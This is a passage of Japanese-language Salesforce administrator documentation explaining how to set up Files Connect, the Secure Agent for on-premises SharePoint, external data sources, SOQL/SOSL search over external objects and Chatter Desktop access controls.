保存時に認証フローを開始	設定をすぐにテストするか、この外部データソースの外部オブジェクトを作成するには、これを選択します。

関連トピック:

Files Connect の設定プロセス

SharePoint 2010 または 2013 のセキュアエージェントの設定

セキュアエージェントは、Salesforce と SharePoint 2010 または 2013 の社内データ間の安全な通信を提供します。

メモ: セキュアエージェントの設定プロセスには、有料の権限セットライセンス「社内の外部データソース用 Files Connect」が必要です。権限セットライセンスについての詳細は、Salesforce ヘルプを参照してください。

セキュアエージェントを完全に設定するには、次の手順を実行します。

1. セキュアエージェントの接続アプリケーションを作成します。
2. セキュアエージェントに固有のプロファイルおよびユーザを作成します。
3. Salesforce にエージェントを作成して、インストーラをサーバにダウンロードします。
4. エージェントを Windows Server または Linux サーバにインストールして実行します。
5. 社内データソースのセキュアエージェントプラグインをインストールします。
6. 以前にインストールしたプラグインを更新します。
7. 必要な証明書をインポートします。
8. セキュアエージェントのアクティビティを追跡およびトラブルシューティングします。

ヒント: 順を追った視覚的説明については、セキュアエージェントの設定のビデオチュートリアルをご覧ください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セキュアエージェントを設定する
- 「アプリケーションのカスタマイズ」

セキュアエージェントの接続アプリケーションを作成する

1. [設定]から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. [接続アプリケーション] セクションで、[新規] をクリックします。
3. [基本情報] セクションで、次の設定を入力します。
   - 接続アプリケーション名 — 「Secure Agent App」(セキュアエージェントアプリケーション) などのわかりやすい名前を入力します。
   - API 参照名 — デフォルト値のままにします。
   - 取引先責任者 メール — システム管理者のアドレスを入力します。
4. API セクションで、[OAuth 設定の有効化] を選択し、次の設定を入力します。
   - コールバック URL — 本番インスタンスの場合は `https://login.salesforce.com`、Sandbox の場合は `https://test.salesforce.com` と入力します。
   - デジタル署名を使用 — このオプションをオフにします。
   - 選択した OAuth 範囲 — [データへのアクセスと管理] (api) および [ユーザに代わっていつでも要求を実行] (refresh_token、offline_access) を追加します。

5. [保存] をクリックします。
6. [設定] から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するためのオプションを選択します。
7. 新しいアプリケーションの横で、[編集] をクリックし、次の設定を入力します。
   - 許可されているユーザ — [管理者が承認したユーザは事前承認済み] を選択します。
   - IP 制限の緩和 — [IP 制限の緩和] を選択します。
8. [保存] をクリックします。

セキュアエージェントに固有のプロファイルおよびユーザを作成する

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. [標準ユーザ] プロファイルの横で、[コピー] をクリックします。
3. [プロファイル名] に、「Secure Agent profile」(セキュアエージェントプロファイル) などのわかりやすい名前を入力します。
4. [保存] をクリックします。
5. 新しいプロファイルの横で、[編集] をクリックします。
6. [接続アプリケーションへのアクセス] セクションで、エージェント用に作成した接続アプリケーションを選択します。
7. [システム管理者権限] セクションで、[セキュアエージェントを変更] を選択します。
8. [保存] をクリックします。
9. [設定] から、[クイック検索] ボックスに「*ユーザ*」と入力し、[ユーザ] を選択します。
10. [新規ユーザ] をクリックします。
11. [プロファイル] で、エージェント用に作成したプロファイルを選択します。次に、残りの必須項目を入力して [保存] をクリックします。

    重要: [パスワードをリセットしてユーザに通知する] がオフになっていることを確認します。

Salesforce にエージェントを作成してインストーラをサーバにダウンロードする

1. [設定] から、[クイック検索] ボックスに「*セキュアエージェント*」と入力し、[セキュアエージェント] を選択します。
2. [新規セキュアエージェント] をクリックします。
3. ユーザインターフェースの [表示ラベル] と API の [名前] を入力します。

   メモ: 表示ラベルは変更できないため、注意して選択してください。Salesforce では、エージェントとの接続を保持するため一貫性のある表示ラベルに依存しています。
4. [プロキシユーザ] に、セキュアエージェント用に作成したユーザを入力します。

5. [保存] をクリックします。
6. 詳細ページで、[インストーラをダウンロード] をクリックし、[Linux エージェント] または [Windows エージェント] をクリックします。
7. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択し、作成した接続アプリケーションの名前をクリックします。次に、API セクションで、コンシューマキーの値をテキストファイルにコピーします。
8. このテキストファイルとダウンロードしたインストーラファイル (Windows の場合は sfdc-agent.zip、Linux の場合は sfdc-agent.run) をサーバにコピーします。

   重要: サーバから Salesforce と社内データソースの両方にアクセスでき、サーバに Java 6.x または 7.x がインストールされていることを確認します。

エージェントを Windows Server にインストールして実行する

1. sfdc-agent.zip のファイルを抽出します。次に、SecureAgentInstaller.exe をダブルクリックします。
2. [次へ] をクリックして、インストールフォルダを入力します。[次へ] を再度クリックして、初期インストールを終了します。
3. 設定ウィンドウが表示されたら、Salesforce への接続に使用するプロキシ設定を入力します。

   ヒント: (新しいパスワードなどのため) インストール後にプロキシ設定を変更するには、エージェントインターフェースで `agent:proxyconfig` コマンドを入力します。

4. ログインサーバ種別には、[本番] または [Sandbox] を選択します。

   ヒント: この値や次の設定を後から変更する場合は、エージェントをアンインストールして再インストールする必要があります。

5. Oauth クライアントキーには、テキストファイルにコピーしたコンシューマキーの値を入力します。
6. 暗号化設定については、次のいずれかを選択します。
   - [生成] を選択すると、1,024 ビットの公開/非公開鍵のペアがランダムに生成されます。別の鍵サイズが必要な場合は、「既存の証明書を再使用する」の設定を参照してください。生成されたら、表示されている *.509 証明書ファイルへのパスを書き留めます。Salesforce 接続アプリケーションでこのパスを参照します。
   - [既存のキーストアを再利用する] を選択すると、エージェントの以前のインストール時の鍵のペアが再利用されます。キーストアは、`[agent installation folder]\etc\auth.jks` に格納されています。

     メモ: 既存のキーストアを選択する場合は、ステップ 10 に進みます。

   - [既存の証明書を再使用する] を選択すると、独自の証明書と非公開鍵が選択されます。このオプションにより、異なる鍵サイズを使用できます。詳細は、Salesforce にお問い合わせください。
7. Salesforce の [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
8. 接続アプリケーションの横にある [編集] をクリックし、[デジタル署名を使用] を選択します。

9. [ファイルを選択] をクリックし、*.509 証明書を選択します。その後 [保存] をクリックします。
10. エージェントインストーラに戻り、[次へ] をクリックしてインストールを完了します。
11. [エージェントをサービスとしてインストール] をクリックして、サーバで「Salesforce セキュアエージェント」サービスを開始します。

ヒント: Windows でサービスにアクセスするには、[開始] > [管理ツール] > [サービス] を選択します。

エージェントを Linux にインストールして実行する

1. 次のいずれかのコマンドを使用してインストーラを実行します。
   - 本番インスタンス:

     ```
     ./sfdc-agent.run
     ```

   - Sandbox インスタンス:

     ```
     ./sfdc-agent.run -l https://test.salesforce.com
     ```

   - 独自の公開/非公開鍵のペアを使用する本番インスタンス:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f
     [public key filename].X509
     ```

   - 以前のインストール時に生成されたキーストアを使用する本番インスタンス:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
     ```

     .jks ファイルは、[agent installation folder]/etc/auth.jks* に格納されています。

2. 画面の指示に従って、インストールフォルダとプロキシ設定を入力します。

   ヒント: インストール後にプロキシ設定を変更するには、エージェントインターフェースで *agent:proxyconfig* コマンドを入力します。

3. インストーラから Oauth クライアントキーを要求された場合、テキストファイルにコピーしたコンシューマキーの値を入力します。

   メモ: 以前のインストール時に生成されたキーストアを指定した場合は、ステップ 8 に進みます。

4. プロンプトが表示されたら、1,024 ビットの公開/非公開鍵のペアをランダムに生成します。生成されたら、表示されている *.509 証明書ファイルへのパスを書き留めます。Salesforce 接続アプリケーションでこのパスを参照します。

   メモ: 異なる鍵サイズを使用する必要がある場合は、Salesforce にお問い合わせください。

5. Salesforce の [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
6. 接続アプリケーションの横にある [編集] をクリックし、[デジタル署名を使用] を選択します。
7. [ファイルを選択] をクリックし、*.509 証明書を選択します。その後 [保存] をクリックします。

8. エージェントインストーラに戻り、Enter キーを押してインストールを完了します。
9. *[agent installation folder]/bin/start* コマンドを使用してエージェントを開始します。

社内データソースのセキュアエージェントプラグインをインストールする

セキュアエージェントをSalesforceの外部データソースに接続するには、必要なプラグインをインストールする必要があります。

1. [設定] から、[クイック検索] ボックスに「セキュアエージェント」と入力し、[セキュアエージェント] を選択します。
2. エージェント名をクリックして詳細ページにアクセスします。
3. [セキュアエージェントプラグイン] リストで、[新規] をクリックします。

   SharePoint 2010 または 2013 の場合、次のプラグインをインストールする必要があります。

   - Files Connect SharePoint
   - Files Connect Remote Connector Service
   - Secure Transport Client Service

4. プラグインをインストールするには、[種別] メニューからプラグインを選択し、わかりやすい名前を入力して、[保存] をクリックします。必要なプラグインごとにこのプロセスを繰り返します。

以前にインストールしたプラグインを更新する

プラグインの更新を入手可能な場合は、週に 1 回システム管理者にメール通知が送信されます。

1. [設定] から、[クイック検索] ボックスに「セキュアエージェント」と入力し、[セキュアエージェント] を選択します。
2. [セキュアエージェントプラグイン] リストの [更新できます] 列の状態が [はい] の場合は、そのプラグインの [編集] をクリックします。
3. [保存時に推奨バージョンに更新] を選択して、[保存] をクリックします。

必要な証明書をインポートする

エージェントインターフェースでは、Tab キーを押して、さまざまなコマンドにアクセスできます。SharePoint サーバから、自己署名証明書または非公式な認証機関によって署名された証明書を要求された場合、*rcs:importcert* コマンドを使用する必要があります。次に、パスを入力して、自己署名証明書または認証機関のルート証明書をセキュアエージェントの信頼ストアにインポートします。

rcs:listcert コマンドでは、現在信頼ストアにあるすべての証明書がリストされ、*rcs:deletecert* コマンドでは、指定した証明書がストアから削除されます。

セキュアエージェントのアクティビティを追跡およびトラブルシューティングする

ログファイルをダウンロードして、エージェントのイベントを厳密に監視します。

1. [設定] から、[クイック検索] ボックスに「セキュアエージェント」と入力し、[セキュアエージェント] を選択します。
2. 前に作成したセキュアエージェントの名前をクリックして、詳細ページを開きます。
3. 次のいずれかをクリックします。
   - [ログをダウンロード] をクリックすると、テキストログを含む .zip 圧縮ファイルがダウンロードされます。
   - [診断をダウンロード] をクリックすると、インストールされているプラグインや Java 仮想マシンの状況など、エージェントの現在の状態が表示されます。

セキュアエージェントクラスタを使用したアクセスの確保

セキュアエージェントクラスタは、フェイルオーバ保護を提供して、Salesforce ユーザが常に SharePoint 2010 または 2013 などの社内の外部データソースにアクセスできるようにします。

メモ: セキュアエージェントの設定プロセスには、有料の権限セットライセンス「社内の外部データソース用 Files Connect」が必要です。権限セットライセンスについての詳細は、Salesforce ヘルプを参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セキュアエージェントクラスタを設定する
- 「アプリケーションのカスタマイズ」

セキュアエージェントクラスタの作成

1. 異なるサーバ上に複数のセキュアエージェントを作成するには、「セキュアエージェントを設定する」のプロセスを繰り返します。
2. [設定] から、[クイック検索] ボックスに「セキュアエージェントクラスタ」と入力し、[セキュアエージェントクラスタ] を選択します。
3. [新規セキュアエージェントクラスタ] をクリックします。
4. ユーザインターフェースの [表示ラベル] と API の [名前] を入力します。
5. 使用可能なエージェントをクラスタに追加するには、エージェントを選択し、[追加] をクリックします。

   エージェントが使用される優先順位を変更するには、[選択されたセキュアエージェント] リストでエージェントを上または下に移動します。アクセス可能なエージェントが優先順位の高い順に使用されます。
6. [保存] をクリックします。

クラスタ状況の確認

1. [設定] から、[クイック検索] ボックスに「セキュアエージェントクラスタ」と入力し、[セキュアエージェントクラスタ] を選択します。
2. クラスタ名をクリックして詳細ページにアクセスします。

3. クラスタのすべての状況をメモします。緑色はすべてのエージェントがアクセス可能になっていることを示します。黄色は一部のエージェントがアクセス可能になっていることを示し、赤色はどのエージェントもアクセス可能ではないことを示します。
4. 個々のエージェントの状況と次の詳細をメモします。
   - [優先度] 列には、エージェントの使用順序が表示されます。優先度を変更するには、[編集] をクリックし、[選択されたセキュアエージェント] リストのエージェントを上下に移動します。
   - [有効] 列には、現在使用されているエージェントが示されます。

SharePoint 2010 または 2013 の外部データソースの定義

Salesforce が社内システムにあるデータにアクセスできるようにします。Files Connect と Chatter を使用すると可能です。

メモ: この設定プロセスには、有料の権限セットライセンス「社内の外部データソース用 Files Connect」が必要です。権限セットライセンスについての詳細は、Salesforce ヘルプを参照してください。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックします。次のオプションを設定します。

項目	説明
表示ラベル	Salesforce ユーザインターフェースに表示される、データソースのわかりやすい名前。
名前	API を介してこの外部データソース定義を参照するために使用される一意の識別子。[名前]項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
種類	[Files Connect: Microsoft SharePoint] を選択します。
セキュアエージェント	イントラネットの Linux または Windows サーバで実行されているサービスを使用して、Salesforce を社内の SharePoint サーバにセキュアに接続します。「SharePoint 2010 または 2013 のセキュ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを定義する
- 「アプリケーションのカスタマイズ」

項目	説明
	アエージェントの設定」を参照してください。
サイトの URL	SharePoint サイト、サイトコレクション、または Web アプリケーションの URL。 **重要**: URL は *https* で始まり、サイト名で終わる必要があります (SharePoint へのアクセス時にブラウザに表示される URL をコピーしないでください)。
ID 種別	外部データソースの認証に使用する ID タイプ。 データソースにアクセスするユーザごとに別個のログイン情報を要求するには、[ユーザ] を選択します (システム管理者は、特定の権限セットとプロファイルでデータソースを有効にする必要があります。ユーザは最初にデータソースにアクセスするときに自分のログイン情報を入力します)。 Salesforce からデータソースにアクセスするすべてのユーザに対して同じログイン情報のセットを使用するには、[指定ユーザ] を選択します。
認証プロトコル	SharePoint へのアクセスに必要なプロトコル。 [パスワード認証] を選択します (このオプションは HTTP Basic および NTLM 認証をサポートします)。
管理者ユーザ名	Salesforce が SharePoint への接続をテストするために使用するユーザ名。SharePoint システム管理者のユーザ名を入力する必要はありません。ただし、使用するログイン情報に、データソースへのアクセス、検索の実行、情報の復帰を行うための十分な権限があることを確認してください。
管理者パスワード	Salesforce が SharePoint への接続をテストするために使用するパスワード。

メモ: Web アプリケーションで匿名アクセスが有効化されている場合、Salesforce ユーザは SharePoint 2010 にアクセスできません。

関連トピック:

Files Connect の設定プロセス

グローバル検索での Files Connect データソースの追加

Salesforce データと、Google ドライブ、SharePoint、または OneDrive for Business の外部データを一緒に検索します。開発者は、API とサポートされる SOQL または SOSL クエリを使用してプロセスを自動化できます。

グローバル検索または API クエリに外部データを追加するには、まず関連外部オブジェクトを作成します。外部オブジェクトは、カスタムオブジェクトと同様に動作しますが、Salesforce 以外の SharePoint のような外部システムに保存されているデータに対応付けられます。各外部オブジェクトはデータテーブルに対応付けられ、オブジェクト項目はアクセス可能なテーブル列に対応付けられます。

ヒント: 外部オブジェクトでは、カスタムオブジェクトと同様の参照関係がサポートされ、Salesforce のどこででも外部データを関連リストやその他の領域に統合できます。詳細は、「外部オブジェクトリレーション」を参照してください。

グローバル検索を完全に設定するには、次の手順を実行します。

1. グローバル検索結果のレイアウトの選択
2. 外部データソースからの外部オブジェクトの作成
3. 外部オブジェクト項目へのアクセス権のユーザへの付与

SOQL または SOSL で検索を自動化するには、データソースでサポートされるクエリを確認します。

- SharePoint および OneDrive 外部オブジェクトでの SOQL および SOSL サポート
- Google ドライブ外部オブジェクトでの SOQL および SOSL サポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部オブジェクトを作成し、その項目へのアクセスを提供する
- 「アプリケーションのカスタマイズ」

グローバル検索結果のレイアウトの選択

デフォルトでは、Files Connect 外部オブジェクトは、Chatter の標準の検索結果レイアウトと [ファイル] タブを使用します。これらのオブジェクトにカスタマイズした検索レイアウトを表示する場合は、次の簡易手順を実行してください。

1. [設定] から、[クイック検索] ボックスに「*Files Connect 設定*」と入力し、**[Files Connect 設定]** を選択します。
2. **[外部オブジェクト検索レイアウトを使用]** を選択します。

外部データソースからの外部オブジェクトの作成

1. 検索をサポートする外部データソースを定義します。
   - SharePoint Online または OneDrive for Business
   - SharePoint 2010 または 2013
   - Google ドライブ
   - Box
2. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、**[外部データソース]** を選択します。

3. データソース名をクリックして詳細ページにアクセスします。
4. [検証して同期] をクリックします。

   メモ: 注意:[検証して同期] ボタンが無効になっている場合、[外部システムの認証設定] (ページ 6129) を編集して［保存時に認証フローを開始］チェックボックスをオンにします。

5. 「items_[data source]」という名前のテーブルを選択します。[同期] をクリックしてソース全体に対応付ける外部オブジェクトを作成します。

   次に、オブジェクトをリリースして、含まれているデータをユーザが使用できるようにします。

6. [ビルド] > [開発] > [外部オブジェクト] を選択します。
7. 新しい外部オブジェクトの横にある [編集] をクリックします。
8. ページ下部で [リリース済み] をクリックし、[保存] をクリックします。

外部オブジェクト項目へのアクセス権のユーザへの付与

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. Files Connect が有効化されている権限セットをクリックします。
3. [アプリケーション] セクションで、[オブジェクト設定] をクリックします。
4. 外部オブジェクトの名前をクリックします。
5. [編集] をクリックし、必要な (オブジェクト自体、Salesforce で公開するすべての項目の) 「参照」権限を有効化します。
6. [保存] をクリックします。

SharePoint および OneDrive 外部オブジェクトでの SOQL および SOSL サポート

SharePoint および OneDrive 外部オブジェクトでは、次の標準項目と、有効化したカスタム項目がサポートされます。

メモ: 特定の項目へのクエリでは、外部データソースでインデックス付けされたドキュメントのみが返されます。

項目名	クエリ可能	並び替え可能
Author	○	○
Comment	×	○
ContentLength	○	○
CreationDate	○	○
DisplayUrl	×	○
DownloadUrl	×	×
ExternalId	○	○

項目名	クエリ可能	並び替え可能
IsFolder	○ メモ: SharePoint 2010 または 2013 のサポート対象外。	○
MimeType	○	○
Name	○	○
UpdateDate	○	○
UpdatedBy	○	○

メモ: ParentId_c をクエリ条件として使用してフォルダ内のドキュメントのリストを取得することもできます。ただし、クエリで ParentId__c 値を指定しない限り、その項目は結果に表示されません。

Google ドライブ外部オブジェクトでの SOQL および SOSL サポート

Files Connect では、Google ドライブのすべての標準プロパティがサポートされますが、カスタムプロパティはサポートされません。Salesforce 外部オブジェクトでは、次のプロパティに異なる項目名が付けられています。

Google プロパティ	Salesforce 項目
alternateLink	DisplayUrl
createDate	CreationDate
description	Comment
downloadURL	contentStreamUri
editable	readOnly
fileSize	ContentLength
id	ExternalId
lastModifyingUserName	UpdatedBy
mimeType	MimeType
modifiedDate	UpdateDate
ownerNames	Author
originalFilename	contentStreamFileName
title	Name

次の項目のサブセットでは、SOQL および SOSL クエリがサポートされます (Google ドライブ API の制限を反映してどちらも並び替え不可)。

- `CreationDate`
- `lastViewedByMeDate`
- `MimeType`
- `Name`

  メモ: ［名前］項目に対する Google ドライブクエリでサポートされるワイルドカードは 1 つのみ (%) です。このワイルドカードを使用して検索すると、名前の前方のみが一致します。たとえば、タイトル「HelloWorld」は、クエリ *`Name LIKE "Hello%"`* では返されますが、*`Name LIKE "%World"`* では返されません。

- `sharedWithMe`

  メモ: 値が「false」の `sharedWithMe` 項目に対するクエリはサポートされず、機密データは保護されます。

- `starred`
- `UpdateDate`

関連トピック:

Files Connect の設定プロセス

検索、SOQL、および SOSL クエリへの SharePoint カスタムプロパティの追加

検索、SOQL、および SOSL クエリへの SharePoint カスタムプロパティの追加

SharePoint データソースの外部オブジェクトを作成したら、含まれているカスタムプロパティを検索またはクエリするために特別な手順を実行する必要があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部オブジェクトを作成し、その項目へのアクセスを提供する
- 「アプリケーションのカスタマイズ」

SharePoint のカスタムプロパティの設定

Salesforce の外部オブジェクトを使用すると、SharePoint から次のカスタムプロパティで選択および絞り込みができます。

- カスタムコンテンツタイプで定義されたカスタム列
- Microsoft Word、Excel、およびその他の Office ドキュメントのメタデータ

Salesforce でこれらのカスタムプロパティを検索するには、対応する管理プロパティが Sharepoint システム管理者によって作成されている必要があります。

- これらのプロパティを外部オブジェクト項目で表示するか、SOQL または SOSL の `SELECT` クエリで使用するには、対応する管理プロパティを［取得可能］に設定します (Sharepoint 2010 では、このオプションに [範囲内でこのプロパティを使用できるようにする] という表示ラベルが付いています)。
- 外部オブジェクトのこれらのプロパティで絞り込むか、これらのプロパティを SOQL または SOSL の `WHERE` 句でクエリ条件として使用するには、対応する管理プロパティを［クエリ可能］に設定します。

取得した項目の Salesforce でのクエリ

上記の例では、`CustomProperty` はカスタムコンテンツタイプで定義されたカスタム列名か、Office ドキュメントのメタデータ名を表します。`ManagedCustomProperty` は、対応する管理プロパティ名を表します。

SharePoint 2010

`SELECT` 句では `CustomProperty`、`WHERE` 句では `ManagedCustomProperty` を使用します。Salesforce では、外部オブジェクトに対応する項目が選択用に 1 つ、絞り込み用にもう 1 つ、合わせて 2 つ存在する必要があります。

SOQL の例を次に示します。

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

SharePoint 2013 および Online

ほとんどの場合、`ManagedCustomProperty` を `SELECT` 句と `WHERE` 句の両方に使用できます。

SOQL の例を次に示します。

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

ただし、.jpg、.png、.pdf ファイルなど、SharePoint がインデックス付けしない種類のファイルの場合、`SELECT` 句では `CustomProperty`、`WHERE` 句では `ManagedCustomProperty` を使用する必要があります。回避策として、SharePoint の管理プロパティに別名を定義して、クエリを次のような形式にすることができます。

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```

ヒント: 通常、カスタムプロパティは、外部オブジェクト詳細ページには表示されません。別名を定義するとこの問題にも対処できます。

Boolean 型のカスタムプロパティ

対応する管理プロパティが Text 型に設定された Boolean 型 (はい/いいえ) のカスタムプロパティを使用する場合、対応する外部オブジェクト項目も Text 型に設定する必要があります。検索条件で、値「0」と「1」はそれぞれ false と true に対応します。次に例を示します。

```
WHERE customBooleanWithTextManagedProperty="1"
```

ただし、「0」と「1」も結果として表示されるため、Boolean 型のカスタムプロパティでは、はい/いいえ型の管理プロパティを使用する必要があります。対応する外部オブジェクト項目を、標準の `true` または `false` 値でクエリするために Checkbox に設定します。次に例を示します。

```
WHERE customBooleanWithYesNoManagedProperty=true
```

Microsoft Office ドキュメントのメタデータ

Sharepoint Search サービスは、Office ドキュメントからすべてのメタデータを文字列として返すため、対応する外部オブジェクト項目が Text 型に設定されている必要があります。

日付は MM/DD/YYYY hh:mm:ss AM/PM 形式で返されます (例:「3/31/2015 9:59:00 PM」)。Date 型を使用して項目をクエリするには、外部オブジェクトには対応する絞り込み用の Date 型項目と選択用の Text 型項目が含まれている必要があります。

Salesforce での特定の SharePoint プロパティ種別に対する制限

すべてのバージョン

- Number、Currency、および Choice multiple プロパティは、SharePoint が検索用のインデックス付けを行わない種類のファイルには選択できません。デフォルトで、このファイルに該当するのは画像、動画、.pdf ファイルなどですが、.pdf ファイルは SharePoint 2013 以降ネイティブでインデックス付けされます。

SharePoint 2010

- Numbers、Choice multiple、および Currency プロパティは選択できません。
- Date プロパティは選択できますが、結果が UTC (協定世界時) 形式で設定される可能性が低いため、値に予期しないタイムゾーンが反映されることがあります。

SharePoint 2013

- Multiple Line of Text、URL、Date、および Choice Dropdown プロパティはクエリできません。
- Choice Dropdown、Choice multiple、URL、Date プロパティは選択できません。

SharePoint Online

- Multiple Line of Text、URL、および Date プロパティはクエリできません。
- Choice multiple および URL プロパティは選択できません。

関連トピック:

グローバル検索での Files Connect データソースの追加

単純な URL 外部データソースの定義

組織で Chatter が有効化されている場合、Salesforce は、別の Web ドメインでホストされているデータにアクセスして[ファイル]タブとフィードで使用できます。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックします。次のオプションを設定します。

項目	説明
表示ラベル	Salesforce ユーザインターフェースに表示される、データソースのわかりやすい名前。
名前	API を介してこの外部データソース定義を参照するために使用される一意の識別子。[名前]項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
種類	[単純な URL] を選択します。
URL	Salesforce 以外でデータをホストしているサーバの URL。*http://* または *https://* で始まる必要があります。
デフォルトの外部リポジトリ	SharePoint® Online® に使用します。メタデータにアクセスできない場合、この項目を使用してテーブルとデフォルトのテーブル項目を作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを定義する
- 「アプリケーションのカスタマイズ」

項目	説明
大きいアイコン	Salesforce ユーザインターフェースでデータソースを識別しやすいようにアイコンを指定します。 最初にアイコンを Salesforce の静的リソースとして定義します。詳細は、「静的リソースの定義」を参照してください。
小さいアイコン	Salesforce ユーザインターフェースでデータソースを識別しやすいようにアイコンを指定します。 最初にアイコンを Salesforce の静的リソースとして定義します。詳細は、「静的リソースの定義」を参照してください。
ID 種別	外部データソースの認証に使用する ID タイプ。 [匿名]を選択します。この場合、ユーザはデータソースにアクセスするときにログイン情報の入力を要求されません。
認証プロトコル	データソースへのアクセスに必要なプロトコル。 [認証なし] を選択します。

メモ: 単純な URL データソースはグローバル検索に含めることができないため、[検証して同期] オプションはサポートされません。

メモ: 単純な URL のデータソースから作成された外部オブジェクトに対して SOQL クエリは実行できません。

Chatter デスクトップ

Chatter デスクトップへのアクセスを制御し、Chatter デスクトップ管理バージョンのインストールと設定を行います。

Chatter デスクトップへのアクセスの制御

Chatter デスクトップは、ほとんどの組織に対して有効になっていますが、システム管理者は Chatter デスクトップへのアクセスを制御できます。

Chatter デスクトップ管理バージョンのインストール

Salesforce では、個人でインストールする標準バージョンと企業リリース向けの管理バージョンの、2 種類の Chatter デスクトップインストーラを用意しています。

Chatter デスクトップ管理バージョンの設定

XML ベースの設定ファイルを各ユーザのマシンにリリースすることで、Chatter デスクトップの設定を管理できます。ファイル内の設定によってユーザの設定が上書きされます。

コードスニペットを使用する権限の有効化と割り当て

Lightning Experience と、カスタマーサービス (Napili) テンプレートに基づくセルフサービスコミュニティで、パブリッシャーによって構文を強調表示したコードサンプルを入力するには、コードスニペットを使用します。コードスニペットを利用できるようにするには、有効にして使用するための権限を割り当てます。コードスニペット権限を有効にして割り当てる方法は 2 つあります。1 つはユーザプロファイル (ステップ 1) を使用する方法、もう 1 つは権限セット (ステップ 2) を使用する方法です。

Chatter デスクトップへのアクセスの制御

Chatter デスクトップは、ほとんどの組織に対して有効になっていますが、システム管理者は Chatter デスクトップへのアクセスを制御できます。

1. [設定] から、[クイック検索] ボックスに「*Chatter デスクトップ設定*」と入力し、**[Chatter デスクトップ設定]** を選択します。
2. ユーザが Chatter デスクトップから Chatter データにアクセスできるようにするには、[Chatter デスクトップを有効化] を選択します。

   Chatter デスクトップの自己インストールページへのアクセスをブロックし、Chatter デスクトップのすべてのインスタンスが Chatter データにアクセスできないようにするには、このオプションの選択を解除します。
3. システム管理者以外が Chatter デスクトップをインストールできないようにするには、[Chatter デスクトップに管理インストールのみを許可] を選択します。

   たとえば、IT 部門が Chatter デスクトップの組織へのリリースを計画している場合は、このオプションを選択します。
4. 変更内容を保存します。

関連トピック:

Salesforce Chatter

Chatter デスクトップ管理バージョンのインストール

Chatter デスクトップ管理バージョンの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

Chatter デスクトップ管理バージョンのインストール

Salesforce では、個人でインストールする標準バージョンと企業リリース向けの管理バージョンの、2 種類の Chatter デスクトップインストーラを用意しています。

Chatter デスクトップを使用する最小要件は次のとおりです。

- Windows
  - ネットブックデバイス用の 2.33GHz 以上の x86 互換プロセッサ、または Intel Atom™ 1.6GHz 以上のプロセッサ
  - Microsoft® Windows® XP、Windows Server® 2003、Windows Server 2008、Windows Vista® Home Premium、Business、Ultimate、または Enterprise (64 ビット Edition を含む) Service Pack 2、または Windows 7
  - 512MB の RAM (推奨: 1GB)
- Mac
  - Intel® Core™ Duo 1.83GHz 以上のプロセッサ
  - Mac OS X v 10.5、10.6、または v10.7
  - 512MB の RAM (推奨: 1GB)

重要: Chatter デスクトップは、Adobe 社のデスクトップアプリケーション向けクロスプラットフォームランタイム環境である Adobe® Integrated Runtime (AIR®) を使用しており、Adobe AIR がサポートするオペレーティングシステム上でのみ実行できます。Chatter デスクトップを、Adobe AIR がサポートしていないオペレーティングシステム (64 ビット Linux など) で実行することはできません。Adobe AIR の詳細は、Adobe Web サイトを参照してください。

エディション

使用可能なエディション: Salesforce Classic

